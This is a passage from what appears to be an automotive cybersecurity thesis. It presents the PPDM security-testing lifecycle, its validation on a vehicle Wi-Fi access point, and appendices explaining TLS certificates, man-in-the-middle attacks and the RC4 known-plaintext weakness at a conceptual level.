


Figure 18 - Visualization of response phase

5.6 Release phase

This is the phase when the TOE has been integrated in the vehicle and is ready for market release. As shown in Figure 19, this phase is a continuous process, meaning that if there are system changes, test objects need to go to *Detect Phase* to re-evaluate that the vehicle still is secure. If there are new threats, these threats need to be assessed and graded in the *Predict Phase* and mitigation assessed in the *Prevent Phase* (e.g. patching vulnerabilities), and re-evaluated once more in *Detect Phase*. If all tests succeed, we go to *Release Phase* awaiting *System changes* or *New threats*.




Figure 19 - Visualization of release phase

5.7 Visualisation of all phases

In this section, we try to visualize all phases in a complete manner. For this to be achievable, we add the variable `choice`, enabling choice of one of the three test cases in the *Detect Phase*. In Figure 20, it is shown that we first do *variable initialization* by setting `choice` to 1, `INTEGRATED` to false and `FAIL` to true. The values: 1 – 3, correspond to *Fuzz Testing* (1), *Vulnerability Testing* (2) and *Penetration Testing* (3). The first three phases are the *Concept Phase*, *Predict Phase* and *Prevent Phase*. The fourth phase is the *Detect Phase*. In the *Detect Phase* we use the variable `choice` for the first time and since it corresponds to 1, we start with the *Fuzz Testing*. After *Fuzz Testing* is completed, we set `FAIL` to true or false depending on if the test has failed or not. The variables `FAIL` and `choice` are used in the fifth phase, the *Response Phase*. If `FAIL` is true, we need to go to the *Prevent Phase* and mitigate the reasons for failure, and then redo the *Fuzz Testing*. If `FAIL` is false, we increase the variable `choice` with 1, implying that we start the next test, the *Vulnerability Testing*. The *Vulnerability Testing* works in the same manner as the *Fuzz Testing*. For the last test, the *Penetration Testing*, we can see that when `FAIL` is set to false (`if choice == 3 && FAIL == false`), we go to the *Response Phase* as usual, but in this case, we check if the TOE is integrated in the vehicle, if it is not, we integrate; otherwise we go to the next phase, the *Release Phase*. As shown, it is only possible to integrate once (since `INTEGRATED` is set to true) and after integration we set `choice` to 1 (*Fuzz Testing*) and go back to the *Detect Phase*, i.e. we restart all the tests once more. In the *Release Phase* we await *System changes* or *New threats*.




Figure 20 - Flow chart of PPDM phases

Also worth mentioning is that, within the industry, components are ordered by external suppliers, in a more or less developed status. In these cases, it is possible to start directly, in an appropriate phase, e.g. the *Detect Phase* and continue from there. As another example, assuming a TOE that is already integrated, it is possible to start directly in the *Release Phase*; therefore *PPDM* is adaptable to different possible situations.

5.8 Example of PPD Method integration

An example of method integration with the software V-model from section 2.2.8 is shown in Figure 21. V-model phases are illustrated in red, while the *PPDM* is in black. In this example there are seven phases, and the half circle arrows in each phase means that these two are combined during the whole phase before proceeding to the next phase.




Figure 21 - *PPDM* integration with the Software V - model

In a similar way, can *PPDM* be integrated to other development models, enabling both security by design and design fault avoidance. This implies that in an automotive industry perspective, a safety critical system is integrated with security from the start. Industrial integration was one of the goals in this thesis, although a more detailed analysis of various ways of method integration is left as further research.

6 Validation of the PPD Method

In this chapter, a validation of the *PPD Method*, with a Target of Evaluation (TOE) is presented. The Access Point (AP) in the vehicle is chosen as TOE and the usage of the *PPDM* phases are presented for the TOE. As mentioned in chapter 5, there are six phases as shown in Figure 22 below.




Figure 22 - Repeat of Figure 15 from section 5

6.1 Concept Phase

In the first phase, the *Concept Phase*, we define the TOE and its related assets. As POC we assess the Access Point (AP) in the vehicle, specifically the diagnostic Wi-Fi and the guest Wi-Fi.

Step 1:

- What is the Target Of Evaluation (TOE)?
 - Access Point (AP)
 - diagnostic Wi-Fi
 - guest Wi-Fi
- Which other assets are affected?
 - ECUs
 - Safety Critical Systems
 - Infotainment unit
 - Handheld devices (e.g. cellular devices, etc)
- How are these assets interconnected?

ECUs

By buses, in an *In-vehicle network*, consisting of the following network protocols:

 - Controller Area Network (CAN)
 - FlexRay

- Local Interconnect Network (LIN)
- Media Oriented System Transport (MOST)

Handheld devices

- Wi-Fi (local IP address)
- GSM/3G/4G (global IP address)
- Bluetooth (not relevant for TOE, but should still be considered)
- How can a compromised asset affect other assets?
 - Unknown
- Which are the possible entry points for exploits to the vehicle?
We consider remote/physical and internal/external entry points. Not relevant entry points for TOE are crossed out.

Via remote, compromised device or MITM:

- Wi-Fi
- GSM/3G/4G (handheld device or sim-card in vehicle)
- ~~○ GPS (not relevant to TOE)~~
- Bluetooth (handheld device ~~or Bluetooth in vehicle~~)
- ~~○ DAB (radio)~~
- ~~○ Remote Key~~
- ~~○ Volvo Tire Pressure Monitoring System (TPMS)~~

Via physical:

- ~~○ OBD port~~
- ~~○ USB~~
- ~~○ LAN~~
- ~~○ CD player~~

Step 2:

- How do we ensure fulfilment of the following aspects for the TOE?

Confidentiality:	WPA2, Enterprise/Personal mode (Encryption) and VPN (site-2-site, vehicle-2-repair shop)
Integrity:	WPA2, Enterprise/Personal mode (Message Integrity Code (MIC))
Availability:	Backup system in client in case of update failure, Server should use redundancy (fail-over hardware)
Authenticity:	Downloaded update-patch: MAC with unique key shared between client and server (hash of patch is recalculated by client with key, and compared with appended hash) or by the use signatures (the repair shop signs the patch, which can be validated by the client using a Certificate Authority (CA)).

Authorization:	Username/password/certificate (in a RADIUS or KERBAROS setting).
Freshness:	Nonce/timestamp.
Maintainability:	Provided by repair shop (wireless) or physically (replacing hardware).
Reliability/Safety:	MAC and timestamp.
Least privilege:	Allow users to update infotainment unit from home using VPN (vehicle-2-repair shop), forbid updates to safety critical systems outside repair shop.
Isolation:	Isolate infotainment unit from safety critical systems, by using Virtual networks (VLAN).

System is assumed secure if we ensure fulfilment of the above attributes.

6.2 Predict Phase

In this phase, prediction of vulnerabilities is assessed. This process needs to be automated and adapted with tools, e.g. Cve-Search [66]. We leave this automation process for further research, because of time constraints. We assume that we now have 6 filtered list (S-, T-, R-, I-, D-, E- Lists), which are small enough, to be able to manually go through each list.

We continue, and manual filter these lists based on Risk (see Predict Phase in section 5.3).

We add other relevant threats that are missing, e.g. the attacks in section 4.3.3, with weak credentials (guest- and diagnostic Wi-Fi). We add these attacks to the *Penetration Testing*, in the *Detect Phase*.

6.3 Prevent Phase

After the filtering in the previous phase, only relevant threats remain. In this phase we discuss mitigation against those threats and remove potential vulnerabilities. We assess these threats by testing in the next phase.

6.4 Detect and Response Phase

We assess the state diagram in Figure 22 and the pseudo code in Figure 23, for *Prevent*, *Detect* and *Response Phase*. The reason for pseudo code is to show an example of an automated approach, and also as a complement to the state diagram. In both Figure 22 and 23, *FAIL* is a condition variable which is used in the *Response Phase* and *INTEGRATED* is a condition variable used to check if the TOE is integrated or not. The variable *choice* is used, so the correct test is started when *Detect Phase* is entered. The state diagram in Figure 23 is

also described in section 5. The order of the last four phases is as mentioned earlier: *Prevent-*, *Detect-*, *Response-* and *Release*. By following both the state diagram and the pseudo code simultaneously, these phases are easier to comprehend. A description of the pseudo code (Figure 24) for these four phases related to the TOE, follows.

At row 1, the *Prevent Phase* is entered. If there are vulnerabilities, those are corrected at row 2. At row 3, the *Detect Phase* is called, with the variable choice set to *Fuzz Testing*, which is the first test to perform. At row 4-5, *Fuzz Testing* is entered. At row 6 we scan our TOE with the tool *Defensics*. At row 7, the *Response Phase* is entered. The response is handled at row 9-11. If the test fails, *Prevent Phase* is re-assessed and vulnerabilities corrected and *Fuzz Testing* is performed once more. If the *Fuzz Testing* succeeds (row 11), the *Vulnerability Testing* can start (row 12). The *Vulnerability Testing* (row 12 – 18) works in the same manner as the *Fuzz Testing*, but here, the tool *OpenVAS* is used. The last test, *Penetration Testing* is a bit different, since, if this test succeeds, integration of the TOE in the car is performed (row 25). This can only be done once (row 24). At row 27, we can see that all tests are repeated once more after the TOE is integrated into the vehicle. If all tests succeed, we can enter the next phase, the *Release Phase* (row 29).




Figure 23 - Detect- and Response Phases

```

1:  Prevent Phase(choice):
2:      do: mitigate vulnerabilities for choice;
3:      goto: Detect Phase(choice);
4:  Detect Phase(choice):
5:      Fuzz Testing:
6:          do: scan TOE (use: Defensics)
7:          Response Phase:
8:              CASE(FAIL):
9:                  True ? goto: Prevent Phase(Fuzz Testing);
10:                 else
11:                     goto: Detect Phase(Vulnerability Testing);
12:  Vulnerability Testing:
13:      do: scan of the TOE (use: OpenVAS)
14:      Response Phase:
15:          CASE(FAIL):
16:              True ? goto: Prevent Phase(Vulnerability Testing);
17:              else
18:                  goto: Detect Phase(Penetration Testing);
19:  Penetration Testing:
20:      do: possible attacks against TOE (use: Kali Linux and Hardware Tools)
21:      Response Phase:
22:          CASE(FAIL):
23:              True ? goto: Prevent Phase(Penetration Testing);
24:              else if !INTEGRATED
25:                  do: Integrate_In_Car and INTEGRATED = true;
26:                  /**Repeat all tests***/
27:                  goto: Detect Phase(Fuzz Testing);
28:              else
29:                  goto: Release Phase;

```

Figure 24 - Pseudo code for the Detect- and Response Phase

We consider both *internal*- and *external* attacks against the TOE, e.g. sending unexpected messages to AP (*fuzzing*), scanning of the local-/global IP address (*vulnerability*) and also possible exploits against the TOE (*penetration*). We also consider *internal* attacks via other devices, e.g. handheld devices.

A documentation of usage and a presentation of the results, using the tools: *Defensics*, *OpenVAS* and *Kali Linux and HW*, together with a TOE as the Access Point in the vehicle, are left as further research because of time constraints. However, a documentation of attacking weak credentials with WPA2-Enterprise mode (RADIUS/diagnostic Wi-Fi) and also a documentation of attacking the guest Wi-Fi in section 4.3.3, can be used as a part of the *Penetration Testing* in the *Detect Phase* with an AP as TOE. If the TOE instead is the *Volvo On Call* application, the documentation of the attack in section 4.2.2, can be used in the *Penetration Testing* in the *Detect Phase*.

6.5 Release Phase

The TOE is now ready to be released to market. We can never guarantee a vehicle with no vulnerabilities, but by following *PPDM*, the vulnerabilities can potentially be decreased. As mentioned in section 5, this phase is a continuous process. Periodic re-validation of security is necessary with system changes and new discovered threats relating to vulnerabilities.

7 Results and Conclusion

To the best of our knowledge, there exists no model or method suited for the vehicle industry which considers security analysis for the whole range from the start of the development to aftermarket release. Neither, have we been able to find any model or method which we consider suitable to use within the vehicle industry in a plain practical manner considering security evaluation and testing. There are however, several excellent security concepts, models and methods which address parts of the development chain. Therefore, there is a need to create a methodology, partly by adapting concepts from these before mentioned models and methods.

The goal of this thesis was to find a method with practical use for the automotive industry. The aim was to improve confidence that flaws did not end up in products that has the risk for being exploited. Another goal was to investigate how industrial integration can be done to find flaws early in the development phase in order to avoid expensive re-work. The method was also to be validated with a Target of Evaluation (TOE) and real practical attacks assessed as a part of the method to find potential vulnerabilities.

This thesis presents security considerations for the automotive industry relating to attacks that has the potential to affect vehicles. It introduces a methodology for finding vulnerabilities in vehicles during development. This method is named *PPDM* (Predict-Prevent-Detect-Method) and is comprised of six phases, defined using state diagrams and pseudo code, with accompanied explanations. It covers the whole development cycle from idea to aftermarket security evaluation. By integrating *PPDM* into an industrial context, security can be considered in all development phases and also enabling method adaption to meet different situations. The thesis presents empirical studies of attacks which are suggested as usage to find vulnerabilities as part of *PPDM*. The thesis also presents a validation of *PPDM* with a Target of Evaluation (TOE) as Proof of Concept (POC), intended to demonstrate how *PPDM* can be used to find potential vulnerabilities.

PPDM requires further research which aims towards completeness; however, it can be used as a base and be extended to cover more TOEs. *PPDM* is described in state models and pseudo code, which makes it applicable for further research of realization to automate this process as much as possible. *PPDM* covers both finding vulnerabilities as well as mitigations. However, the automotive industry also faces other challenges. For instance, there are hardware limitations in computational power and memory because of the high requirements of low costs. These limitations give challenges when integrating cyber security and safety, since cryptographic techniques and advanced firewalls with IDS/IPS (intrusion detection/protection systems) have high resource demands.

A vehicle can never be guaranteed to be without vulnerabilities; however, by using *PPDM* as a base for further research, we believe *PPDM* has the potential to decrease vulnerabilities.

8 Appendices

8.1 Appendix A: The insecurity of Internet

Vulnerabilities relating to SSL/TLS encryption

To counter the lack of security in Internet, we can use a public key infrastructure where each part has a public/private key pair. Everyone can use the public key to encrypt a message but only the owner of the private key can decrypt. An example can be that {A} want to communicate with {B} in a secure fashion, so {A} encrypt message M with {B}'s public key and sends the ciphertext C . Only the owner of the private key can decrypt and read the message. This can be written as follows.

$$\{A\}: C = E(K_{b_pub}, M) \rightarrow \{B\}: D(K_{b_priv}, C) = M$$

Because of its complexity via longer key length in asymmetric cryptography, it is slow compared to symmetric encryption. A rough estimation is that a symmetric key can be 128 bits and an asymmetric key must be approximately 3072 bits to uphold the same security [67]. In symmetric encryption each part shares only one secret (the symmetric key). This time when A sends a secure message to B, the same key is used for both encryption and decryption. This can be written as follows.

$$\{A\}: C = E(K, M) \rightarrow \{B\}: D(K, C) = M$$

Symmetric encryption is much faster because of shorter key length, but must be transferred without anyone intercepting the key, alternatively meet in real life to exchange the key. For practical reasons, the former is more preferred than the latter. By using TLS/SSL and asymmetric cryptography, the symmetric session key can be transferred in a reliable fashion. This key can then be used for secure communication over an insecure medium. This guarantees confidentiality, at least if the public key which is used really belong to the server. Consider the scenario that Eve is in the middle and change the public key, to Eve's public key. This means that the client, {A}, negotiate a session key with Eve instead. Eve can then use this key for the communication with {A}, and just relay the traffic to the server {B}. This is called a *Man in The Middle (MITM) attack*. The problem is that the identity of {B} was not established.

To verify the identity we can instead go backwards and encrypt with the private key and let everyone decrypt using the public key. This can be accomplished using certificates, which is signed with a private key. Everyone can check the signature using the public key. The integrity of the public key is assured by a certificate authority (CA). This guarantee holds assuming that Eve (MITM) cannot get a signed certificate on a domain which does not belong to Eve. An example of this is a fake trusted certificate [68] [69] [70].

An example of usage can be that {A} wants to send message M to {B}. In this case the message M is the symmetric key which shall be used for future secure communication. {A} first sign M with its own private key and creates $C1$. Then {A} encrypts $C1$ with the receiver's public key and creates $C2$. When {B} receives $C2$, {B} can decrypt $C2$ with its own private key and check the identity of {A} with {A}'s public key (which integrity is guaranteed by the CA, by decryption of $C1$).

{A} : $C2 = E(K_{B_publ}, (C1 = E(K_{A_priv}, M))) \rightarrow$

{B} : $C1 = D(K_{B_priv}, C2), D(K_{A_publ}, C1) = M$

Since K_{A_publ} is public, anyone can decrypt $C1$ to check the identity of the sender, but only the owner of K_{B_priv} can make the first decryption of $C2$.

In TLS/SSL, symmetric keys, asymmetric keys and certificates are used. A certificate binds a public key to a specific user and consists of a public key, user information and the digital signature of the attester. The attester is a certificate authority (CA) which creates and signs certificates. The certificate shall prove the ownership of the public key. Certificates is based on zero-knowledge proofs, which implies that a proof needs to be presented to guarantee to others the knowledge of the secret without revealing the secret itself. In addition no one else shall be able to use this proof to convince others that they in turn know the secret (revealing the private key).

Certificate authority's works like a tree of trust. There are root CAs and intermediate CAs. The intermediates CAs are the branches from the bole/root, which has been trusted by the root CA. The roots CAs are integrated in the browser/client and represent explicitly trust. There can be many levels of intermediate CAs, which implies that there is a chain of certificates which needs to be checked the way up to the root CA. An example to check an end-user certificate can be when the client validates the certificate of a server. In the example that follows, we can see that there are issuers of the certificate which in turn is validated by another issuer and so forth.

[end user certificate]-->[intermediate certificate 1]-->
[intermediate certificate 2]-->[intermediate certificate 3]--> [root
certificate embedded in browser]

If this chain is broken the end user certificate cannot be trusted. We could probably also assume that the longer the chain is, less trust there is in the certificate. One example is when Google found out that there existed faked trusted certificates for their own servers [70].

For a client and server to establish a trusted relationship through a secure channel, there needs to be communication between the parties. In Figure 24 we can see a "handshake" taking place. The client first requires a secure connection and at the same time tells what kind of cipher suites it supports. The server chooses the suit with the highest security which

both parties support and also verifies its identity to the client with its certificate. The client creates a symmetric key, encrypts the key with the server's public key and sends this key to the server and then switch to a secure channel. The server also switches to a secure channel.



Figure 25 - SSL/TLS handshake

One problem in many SSL connections is that the authentication is, as we can see in Figure 25, one-way, meaning that only the client authenticates the server, but not the other way around. Another problem is that the security is highly dependent on the quality of the symmetric key. The key shall be based on diffusion and confusion where diffusion means changing one symbol in the plaintext affects many symbols in the ciphertext and changing one symbol in the key affects many symbols in the ciphertext (e.g. the avalanche effect). Confusion implies that the ciphertext must depend on the plaintext and the key in a complicated way so that the derivation of statistical relations is hard to do. If diffusion and confusion do not hold a cryptanalyst could theoretically be able to figure out the key.

There are also self-signed certificates which anyone can create, e.g. online using a website [71] or in a terminal by first generate a key and then the certificate. This can be carried out from a terminal as in the following example.

1. `openssl genrsa -out www.vulnerablecar.com.key 2048`
2. `openssl req -new -x509 -key www.vulnerablecar.com.key -out www.example.com.cert -days 3650 -subj /CN=www.example.com`

When using self-signed certificates, there is no chain of trust. The browser issue warning messages when entering a site using self-signed certificates since there are no trusted CA which verifies the identity of the server. In other words self-signed certificates can be generated by anyone and shall not be trusted; however it can be used in the development phase for testing server settings and client/server interaction.

8.2 Appendix B: Attacks in relation to the automotive industry

Bar mitzvah attack - RC4 stream cipher

One weakness in SSL/TLS is in the negotiation process. If an attacker can force the client to negotiate a weak cipher suit, e.g. RC4 by a MITM downgrade attack and monitor the negotiation process, it is possible to acquire a partial plaintext and thereby recover parts of secrets, e.g. passwords, session cookies and even credit card numbers. If RC4 already is used, no attack is needed, passive eavesdropping is enough. RC4 is a stream cipher and function by the use of a pseudorandom number generator (PRNG) which creates a stream of cipher bytes. RC4 uses a key as a seed, so the same key will always produce the same stream of random numbers. This stream is XORed with a plaintext to produce the encrypted ciphertext. Decryption works by XORing the ciphertext again with the same stream of cipher bytes. An example follows, where P : plaintext, K : keystream, C : cipher, E : encryption function and D : decryption function.

$$E(P, K) = P \text{ XOR } K$$

$$D(C, K) = C \text{ XOR } K$$

<i>Encryption</i>		<i>Decryption</i>	
	<i>1100 1100 plaintext</i>		<i>1010 0000 cipher</i>
<i>XOR</i>	<i>0110 1100 keystream</i>	<i>XOR</i>	<i>0110 1100 keystream</i>
	<i>1010 0000 cipher</i>		<i>1100 1100 plaintext</i>

The problem with this approach is that the key/seed is very small compared to the plaintext, i.e. after a large number of bits have been created by RC4, the random numbers becomes predictable and can even be reused. A known plaintext attack, when an attacker knows a ciphertext with the corresponding plaintext, can therefore give the keystream. As shown in the following example, a plaintext XORed with the corresponding ciphertext gives the keystream.

$$P \text{ XOR } C = \text{keystream}$$

	<i>1100 1100 plaintext</i>
<i>XOR</i>	<i>1010 0000 ciphertext</i>
	<i>0110 1100 keystream</i>

This keystream can then be used to decrypt new messages without knowing the key. This predictable pattern in RC4 was showed by Itsik Mantin and Adi Shamir in 2001 [72] and led to the basis of the attack that undermined WEP. RC4 is still used in SSL connections, so to simply turning it off, would decrease availability. There are still people using old web browsers, old phones and vulnerable applications, which request use of RC4. Some security experts still recommend using RC4 as mitigation against the BEAST attack if running TLS 1.0 or lower [73].

